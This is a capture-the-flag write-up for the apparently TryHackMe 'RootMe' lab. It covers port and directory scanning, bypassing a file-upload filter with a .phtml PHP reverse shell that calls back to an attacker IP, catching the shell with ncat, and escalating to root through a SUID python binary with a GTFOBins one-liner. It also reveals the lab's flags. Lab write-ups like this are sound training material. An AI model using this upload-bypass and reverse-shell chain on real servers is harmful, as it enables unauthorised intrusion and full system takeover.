Easy notes - Rootme

Enumeration

ping

```
→  ~ ping $IP -c 4
PING 10.10.33.222 (10.10.33.222) 56(84) bytes of data.
64 bytes from 10.10.33.222: icmp_seq=1 ttl=63 time=21.7 ms
64 bytes from 10.10.33.222: icmp_seq=2 ttl=63 time=20.6 ms
64 bytes from 10.10.33.222: icmp_seq=3 ttl=63 time=20.3 ms
64 bytes from 10.10.33.222: icmp_seq=4 ttl=63 time=20.5 ms

--- 10.10.33.222 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 20.304/20.759/21.691/0.545 ms
```

nmap

```
→  ~ nmap $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-09 19:52 GMT
Nmap scan report for 10.10.33.222
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

website

Port 80:

Source code:

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/home.css">
    <script src="js/maquina_de_escrever.js"></script>
    <title>HackIT - Home</title>
</head>
<body>
    <div class="main-div">
        <p class="title">root@rootme:~#</p>
        <p class="description">
            Can you root me?
        </p>
    </div>
```

```
    <!--  -->

    <script>
        const titulo = document.querySelector('.title');
        typeWrite(titulo);
    </script>
</body>
</html>
```

gobuster


```
→  ~ gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.33.222
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/09 19:56:42 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [--> http://10.10.33.222/css/]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 309] [--> http://10.10.33.222/js/]
/panel                (Status: 301) [Size: 312] [--> http://10.10.33.222/panel/]
/server-status        (Status: 403) [Size: 277]
/uploads              (Status: 301) [Size: 314] [--> http://10.10.33.222/uploads/]
Progress: 4484 / 4615 (97.16%)
===============================================================
2022/11/09 19:56:51 Finished
===============================================================
```

So this time we can see we have the /panel and /uploads directories.


website

/panel


Quickly checking with Wappalyzer we can see that it is php and Apache.



And we have the option to upload a file.




As it is php, I try a quick exploit file ending in php but it fails:



I try a number of different types of php and eventually .phtml making sure we updated the attacker IP address and port:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.3.207';  // CHANGE THIS
$port = 4444;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Which is successful:



Checking against the uploads folder we found:

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
login.php.swp	2022-11-09 19:59	16K	
php-reverse-shell.phtml	2022-11-09 20:04	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.33.222 Port 80

Setting up a netcat session for port 4444, I copy the reverse shell link and use curl to activate.

```
karti@kaliCTF:~
→  ~ ncat -nlvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.33.222.
Ncat: Connection from 10.10.33.222:40040.
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 20:08:28 up 24 min,  0 users,  load average: 0.00, 0.00, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

```
ncat -nlvp 4444
→  ~ curl http://10.10.33.222/uploads/php-reverse-shell.phtml
```

This now gives me the shell.

```
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.33.222.
Ncat: Connection from 10.10.33.222:40040.
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 20:08:28 up 24 min,  0 users,  load average: 0.00, 0.00, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@rootme:/$ sudo -l
sudo -l
[sudo] password for www-data:
```

Trying `sudo -l` requires a password so I move on. Lets search for the first user flag.

```
www-data@rootme:/home$ find / -name user.txt 2>/dev/null
find / -name user.txt 2>/dev/null
/var/www/user.txt
www-data@rootme:/home$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

Now we have the user, let's check for privilege escalation with a suid search.

```
www-data@rootme:/home$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/bin/mount
/bin/su
/bin/fusermount
```

```
/bin/ping
/bin/umount
```

Here we see that python is out of the ordinary, so lets check out GTFObins.

python

Binary	Functions
python	Shell, Reverse shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities

1

Checking the suid:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

We just need to copy the bottom part of the text to gain access to root.

```
www-data@rootme:/home$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Once we have root, we can get the flag.